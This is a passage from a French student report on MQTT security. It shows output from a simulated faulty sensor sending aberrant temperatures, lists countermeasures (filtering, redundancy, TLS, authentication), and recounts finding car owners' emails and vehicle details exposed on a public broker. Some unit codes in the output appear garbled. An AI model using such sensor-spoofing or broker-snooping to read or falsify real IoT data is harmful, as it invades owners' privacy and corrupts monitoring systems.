
Ce programme permet d'afficher dans la console les informations reçues du broker MQTT et de les stocker dans une base de donnée

Simulation du capteur défectueux

```
Envoyé à {"temp": "20", "unit": "\u00b0c"}
Connecté au MQTT Broker!
Envoyé à {"temp": "17", "unit": "\u0abac"}
Envoyé à {"temp": "25", "unit": "\u00bec"}
Envoyé à {"temp": "21", "unit": "\u00bec"}
Envoyé à {"temp": "26", "unit": "\u00bec"}
Envoyé à {"temp": "100", "unit": "\u00bec"}
>> Valeur aberrante générée
Envoyé à {"temp": "23", "unit": "\u00bec"}
Envoyé à {"temp": "23", "unit": "\u00bec"}
```

Ce programme envoie au broker des températures cohérentes et aléatoirement des températures anormales

Application Web de monitoring




Solutions de sécurité

Filtrage Logiciel

C'est à dire vérifier si la valeur est cohérente avec un algorithme avant de l'enregistrer ou de l'afficher.

Redondance

Utiliser plusieurs capteurs (au même endroit ou en croisé) pour comparer les données. Si un capteur s'écarte beaucoup des autres : suspicion d'erreur et une alerte peut être envoyé à l'ingénieur.



Machine intermédiaire

L'idée ici est de mettre en place une machine entre le broker MQTT et la machine qui stocke ces valeurs. Ainsi lorsque une valeur semble ne pas être cohérente avec les autres, il ne l'envoie.
Cette machine intermédiaire peut fonctionner sur des algorithmes assez puissants ou bien grâce à du machine learning.

ATOUTS NOTABLES

En faisant des recherches sur ce rapport, nous avons découvert que des adresses mail circulaient librement sur le serveur de Mosquitto, notamment une adresse associé à une célèbre marque de voiture : MG Motor

A partir de ça, nous pouvons savoir le niveau de batterie de la voiture ainsi que le temps restant jusqu'à la prochaine charge. Nous avons aussi eu accès au model exacte de la voiture ainsi que du numéro de série. Nous ne savons pas comment de telles informations ont pu être publiées…

Nous avons aussi récuperer l'adresse d'une station essence ainsi que les prix des différents carburants.

Nous ignorons l'intention derrière la diffusion de ces informations : s'agit-il d'une action volontaire ou d'un oubli de configuration ?

CONCLUSION

Après avoir vu différentes vulnérabilités du protocole MQTT, la mise en oeuvre d'exploits ainsi que solutions de sécurité. Nous pouvons affirmer que pour des systèmes IOT sensibles, il est nécessaire d'appliquer certaines règles de sécurité. Voici un résumé de celles-ci :

- Chiffrement TLS :
Utiliser MQTT avec TLS/SSL (port 8883) permet de chiffrer les messages et d'empêcher leur interception.

- Authentification des clients :
Chaque appareil ou programme doit être identifié par un login/mot de passe . Cela évite les connexions non autorisées.

- Fiabilité du capteur :
Les capteurs les plus sensible doivent avoir de la redondance pour savoir si un capteur est défectueux ou non.

Toutefois, il faut savoir que les attaques que nous avons simulé dans ce rapport sont rarement exploitées seules : elles peuvent être combinées à d'autres attaques pour en accroître l'efficacité.

Auteurs : Auduberteau Emilien & Robin Eliott